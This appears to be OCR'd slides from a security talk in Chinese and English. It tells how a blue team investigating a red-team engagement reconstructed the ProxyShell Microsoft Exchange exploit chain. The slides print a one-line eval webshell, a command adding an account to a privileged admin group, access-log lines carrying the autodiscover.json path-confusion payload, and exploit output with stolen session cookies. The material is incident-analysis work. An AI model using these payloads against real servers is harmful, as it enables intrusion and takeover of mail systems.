
- Adding Enterprise Admin

  T1136.002 Create Account: Domain Account



net group ""ENTERPRISE KEY ADMINS"" MAIL1$ /add /do

MITRE T0094.87: Annoying The Red Team


→ corecloud nslookup flag.NoRCE4U.lmao.Q_____Q.qoo
nslookup flag.NoRCE4U.lmao.
Name: flag.NoRCE4U.lmao.Q_____Q.qoo
Address: 127.0.0.1
→ Downloads nslookup ple45e.dont.attack.M3.O3O.qoo
nslookup ple45e.dont.attack.M3.O3O.
Name: ple45e.dont.attack.M3.O3O.qoo.
Address: 127.0.0.1

- 一直在等待紅隊用command line跟我們聊天，結果都沒等到😢
- 沒想到案子結束後去VirusTotal看了一下當初紅隊的domain發現...

oh-yeah-we-are-domain-admin-hehehe-a___a.qoc

藍隊封鎖
紅隊DNS

藍隊用DNS
傳訊息嘲諷

藍隊假傳
指令注入結果


紅隊用VirusTotal
留言嘲諷

到這邊本來以為只是個紅隊做著普通的事情，
可準備結案了，但查著查著發現了鬼故事...

WTF 1

從EDR資訊發現了植入webshell的

來源process非常詭異




WTF 2

與客戶取得樣本及access log，

發現這個webshell是一封信🤔🤔🤔

```
# charles @ Ch4r1esMBP14 in ~/Downloads
$ file arumi10_34260acc.aspx.MALICIOUS
Microsoft Outlook email folder

# charles @ Ch4r1esMBP14 in ~/Downloads C:1
Page_LoaD(){var x=Request["3390abc9"];eval(x)}
```


我的最愛
收件匣 [167]
寄件備份
刪除的郵件 24
devcore
Deleted Items
Recoverable Items
RSS 摘要
同步問題
收件匣 1
刪除的郵件
垃圾郵件
草稿
寄件匣
寄件備份
搜尋 收件匣 (Ctrl+E)
目前資料夾
全部
未讀取
依日期
最新
較舊
orange@devco.re
34260accc9d54cb1bfcbdcb...
2021/7/15
hi <結束>
2021/7/15 (週四) 下午 05:50
orange@devco.re
34260accc9d54cb1bfcbdcbc54b17d9d
hi

🍊 says hi ...


白帽Hi客
SHS

A Weird Mail

還原信件後發現有奇怪的亂碼Header，再結合EDR所看到的資料

- Webshell有可能是透過信件匯出或類似功能產出
- 這類功能後台才碰得到，是不是有什麼方法繞過？（管理介面）
- 這應該是個exploit chain，而且像是最後一步（任意寫）

```
X-ASG-Orig-Subj: ecec28aab3894a92a777cbb64274d8d1
TEST: AAAAAAAAAAAAAAAA????T??i<0x14>9??<0x06>???????agT??i<0x14>?9??<0x06>?<0x14>??????????]?<0x06>T
<0x14>??<0x06>9????)
?????????9u???\???<0x14>~???-??<0x03>T-?<0x0f>1?????u?!???T??i<0x14>???AAAAAAAAAAAAAAAA
X-Barracuda-Connect: mail-pj1-x1034.google.com[2607:f8b0:4864:20::1034]
X-Barracuda-Start-Time: 1626332731
```

OSINT

OSINT

客戶已上ProxyLogon補丁，所以這應該是其他洞

OSINT

1130 - DEVCORE targeting Microsoft Exchange in the Server category

SUCCESS - The DEVCORE team combined an authentication bypass and a local privilege escalation to complete take over the Exchange server. They earn $200,000 and 20 Master of Pwn points.

立馬想到 2021/4 Pwn2Own上

DEVCORE 打穿了Microsoft Exchange

有沒有可能是利用了此漏洞？

OSINT

Orange Tsai 🍊
@orange_8361

Yay, my talk is accepted by Black Hat USA!

"... 7 vulnerabilities that consist of server-side, client-side, and crypto bugs were found via this attack surface and chained into 3 different attack scenarios: ProxyLogon, ProxyShell and ProxyOracle!"

新的洞叫做 ProxyOracle 與 ProxyShell

OSINT

如果這個猜想正確的話

這就是個Exchange Pre-Auth RCE

也代表我們撿到核彈了

復現 Exchange Exploit

如何在少量線索下從藍隊角度復現未公開的核彈級漏洞

Arbitrary File Write

先嘗試復現最後一步任意寫

Arbitrary File Write

先嘗試復現最後一步任意寫

- ProxyOracle?

Arbitrary File Write

先嘗試復現最後一步任意寫

- ~~ProxyOracle?~~
- ActiveSync?

Arbitrary File Write

先嘗試復現最後一步任意寫

- ~~ProxyOracle?~~
- ~~ActiveSync?~~
- User Interaction?

Arbitrary File Write


先嘗試復現最後一步任意寫

- ~~ProxyOracle?~~
- ~~ActiveSync?~~
- ~~User Interaction?~~
- ???

從後台成功觸發寫檔

- 但PST格式要怎麼控內容
- 沒有對應HTTP request紀錄

3. 在下一個頁面上，輸入目標 .pst 檔案的 UNC 路徑和檔案名。



完成後，按 [下一步]。

4. 在最後一個頁面上，設定下列其中一個設定：

   - 選取 [**匯出 .pst 檔時，請將電子郵件傳送至下列信箱**] 核取方塊。 按一下 **[流覽]** 以新增或移除通知收件者。

Try Harder

Digging Into The Bypass

Access Log

Back to the authentication bypass and see if there's a way to hit the exporting function

- All we have now is recent IIS Access Log
- Not easy to spot the previous crucial requests due to the time consuming exploit chain by ProxyShell in comparison to ProxyLogon
  - Sending mail and waiting it to reach out ...
  - Waiting for establishing Exchange management shell ...
  - Exporting mailbox and wait ...

Access Log

- Suspicious enough autodiscover.json requests, they’re never seen before, but it seems they’re not SSRF related
- Somehow lots of Powershell pattern involved, would ProxyShell mean Powershell?

```
   1 @aa.com/mapi/emsmdb/?=&Email=autodiscover/autodiscover.json%3f@aa.com&autodiscover.json=&CorrelationID=<empty>;&
   3 @aa.com/mapi/nspi/?=&Email=autodiscover/autodiscover.json%3f@aa.com&autodiscover.json=&CorrelationID=<empty>;&
   6 @aa.com/ecp/proxylogon.ecp?=&Email=autodiscover/autodiscover.json%3f@aa.com&autodiscover.json=&CorrelationID=<empty>;&
  36 @aa.com/autodiscover/autodiscover.xml?=&Email=autodiscover/autodiscover.json%3f@aa.com&autodiscover.json=&CorrelationID=<empty>;&
 100 @88c57e12.com/mapi/emsmdb/?7c9f038d=1&Email=autodiscover/autodiscover.json%3F@88c57e12.com&autodiscover.json&CorrelationID=<empty>;&
 101 @88c57e12.com/autodiscover/autodiscover.xml?7c9f038d=1&Email=autodiscover/autodiscover.json%3F@88c57e12.com&autodiscover.json&Correla
tionID=<empty>;&
 102 @88c57e12.com/Powershell?X-Rps-CAT=VgEAV[redacted]
[redacted]VFAAAAAA==&Email=autodiscover/autodisc
over.json%3F@88c57e12.com&autodiscover.json&CorrelationID=<empty>;&
```

Access Log

2021-07-15 07:08:37 172.17.0.1 POST /mapi/nspi/ MailboxId=xxxxx@mail.xxxxx.com&CorrelationID=<empty>;&ClientRequestInfo=R:{xxxxxx}:20;RT:PING;CI:{xxxxxx}:5;CID:{xxxxxxxx}&cafeReqId=xxxxxxx; 443 xxxxx\xxxx 172.22.x.x Microsoft+Office/16.0+(Windows+NT+10.0;+Microsoft+Outlook+16.0.5149;+Pro) - 200 0 0 12

2021-07-15 07:08:37 172.17.0.1 **POST /autodiscover/autodiscover.json @88c57e12.com/Powershell?X-Rps-CAT=VgEAVAdXaW...&Email=autodiscover/autodiscover.json%3F@88c57e12.com&autodiscover.json**&CorrelationID=<empty>;&cafeReqId=xxxxxxxxx; 443 - 192.168.x.x **Microsoft+WinRM+Client** - 200 0 0 11

2021-07-15 07:08:37 172.17.0.1 **POST /autodiscover/autodiscover.json @88c57e12.com/Powershell?X-Rps-CAT=VgEAVAdXaW...&Email=autodiscover/autodiscover.json%3F@88c57e12.com&autodiscover.json**&CorrelationID=<empty>;&cafeReqId=xxxxxxxxx; 443 - 192.168.x.x **Microsoft+WinRM+Client** - 500 0 0 14

ACL bypass ?

Successfully reproduced one piece of the exploit chain!

CVE-2021-34473 — Pre-auth Path Confusion Leads to ACL Bypass

The Mysterious Token

成功達成ACL bypass後，再來嘗試結合前面的線索，利用這個漏洞去撞Powershell API

- 但實際測試發覺仍需處理認證的部分

The Mysterious Token

```
63          Logger.EnterFunction(ExTraceGlobals.RemotePowershellBackendCmdletProxyModuleTracer, "OnAuthenticateOrPostAuthenticateRequest");
64          HttpContext httpContext = HttpContext.Current;
65          if (httpContext.Request.IsAuthenticated)
66          {
67              Logger.TraceDebug(ExTraceGlobals.RemotePowershellBackendCmdletProxyModuleTracer,
                "[RemotePowershellBackendCmdletProxyModule::OnAuthenticateOrPostAuthenticateRequest] Current authenticated user is {0} of type {1}.", new object[]
68              {
69                  httpContext.User.Identity,
70                  httpContext.User.Identity.GetType()
71              });
72              if (string.IsNullOrEmpty(httpContext.Request.Headers["X-CommonAccessToken"]))
73              {
74                  Uri url = httpContext.Request.Url;
75                  Exception ex = null;
76                  CommonAccessToken commonAccessToken = RemotePowershellBackendCmdletProxyModule.CommonAccessTokenFromUrl(httpContext.User.Identity.ToString(), url, out
                      ex);
77                  if (ex != null)
78                  {
79                      WinRMInfo.SetFailureCategoryInfo(httpContext.Response.Headers, 1, ex.GetType().Name);
80                      httpContext.Response.StatusCode = 500;
81                      httpContext.ApplicationInstance.CompleteRequest();
82                  }
83                  else if (commonAccessToken != null)
84                  {
85                      httpContext.Request.Headers["X-CommonAccessToken"] = commonAccessToken.Serialize();
86                      Logger.TraceDebug(ExTraceGlobals.RemotePowershellBackendCmdletProxyModuleTracer,
                        "[RemotePowershellBackendCmdletProxyModule::OnAuthenticateOrPostAuthenticateRequest] The CommonAccessToken has been successfully stampped in
                        request HTTP header.", Array.Empty<object>());
87                  }
88              }
89          }
90          Logger.ExitFunction(ExTraceGlobals.RemotePowershellBackendCmdletProxyModuleTracer, "OnAuthenticateOrPostAuthenticateRequest");
91      }
```

Diving into giant Exchange dll module

The Mysterious Token

- From reversing engineering we knew the mysterious X-Rps-Cat would somehow lead to authentication bypass and it’s related to some weird serialization.
- But the structure is complicated, no matter how hard we try it just didn’t work.

  We decided to fuzz every possible field to see what happen and ...
- Fuzzing for the win ... yike, we still need to successfully establish the winrm session to complete the subsequent communication.

MGMT Shell Protocol

- After lots of shots we just figured out the exact protocol being used

```
[Stage 3] Succesfully obtained ASP.NET_SessionID-cookie: da40d64c-fd29-4776-af6d-1fbd162e61b2
[Stage 3] Succesfully obtained msExchEcpCanary-cookie (CSRF): 3xrS8XAhvEW5wgsSmt6duJ4nP3ajStkIdVyfty34fCCPUbAxjAYEaevNi6RrG0js6pdS33d1s_g.
500
<s:Envelope xml:lang="zh-TW" xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:x="http://schemas.xmlsoap.org/ws
/2004/09/transfer" xmlns:e="http://schemas.xmlsoap.org/ws/2004/08/eventing" xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration" xmlns:w="http://schemas.dmtf.org/wbem/ws
man/1/wsman.xsd" xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd"><s:Header><a:Action>http://schemas.dmtf.org/wbem/wsman/1/wsman/fault</a:Action><a:MessageID>uuid:
94576D36-F1A5-4773-B84F-00B2913D8AD1</a:MessageID><a:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:To><a:RelatesTo>uuid:75EFBAF1-6493-4A63-9361-F6CABBD1
E55B</a:RelatesTo></s:Header><s:Body><s:Fault><s:Code><s:Value>s:Sender</s:Value><s:Subcode><s:Value>w:InvalidSelectors</s:Value></s:Subcode></s:Code><s:Reason><s:Text xml:lang
="zh-TW">因為該要求包含的資源選擇器無效，所以 WS-Management 服務無法處理該要求。 </s:Text></s:Reason><s:Detail><w:FaultDetail>http://schemas.dmtf.org/wbem/wsman/1/wsman/faultDe
tail/UnexpectedSelectors</w:FaultDetail><f:WSManFault xmlns:f="http://schemas.microsoft.com/wbem/wsman/1/wsmanfault" Code="2150858843" Machine="ex01.corecloud.lab"><f:Message>S
hellId 為 198E8F7A-B3D7-43C4-BDC8-2EC9F56CD2F3 之 Windows 遠端殼層的要求失敗，因為在伺服器上找不到殼層。可能的原因為：指定的 ShellId 不正確或殼層不再存在於伺服器上。請提供正確
的 ShellId，或建立新殼層，然後重試此操作。 </f:Message></f:WSManFault></s:Detail></s:Fault></s:Body></s:Envelope>
```

MGMT Shell Protocol

- 實作一個能使用的WinRM client當然是極其複雜的，一開始不論如何都沒法成功
- 最後發現了Management Shell所使用的protocol為WSMV與PSRP，了解到其複雜度後推測我們不該循著攻擊者的使用方式，而是照著正常方式建立一次協定
- 透過魔改部分PYPSRP套件設定後，已經能成功與Management Shell進行溝通

```
<Nil N="SeniorityIndex" />
<Obj N="VoiceMailSettings" RefId="14">
    <TNRef RefId="4" />
    <LST />
</Obj>
<S N="Identity">corecloud.lab/Users/mis01</S>
<B N="IsValid">true</B>
<S N="ExchangeVersion">0.0 (6.5.6500.0)</S>
<S N="Name">mis01</S>
```

Successfully Interactive With Exchange Management Shell

CVE-2021-34523 - Elevation of Privilege on Exchange PowerShell Backend

ProxyShell !

Proxy的部分成功了，

所以說那個Shell呢？

仍然找不到將PST輸出成可控webshell方法，

我們繼續尋覓著是否有其他途徑 ...

MGM Cmdlet

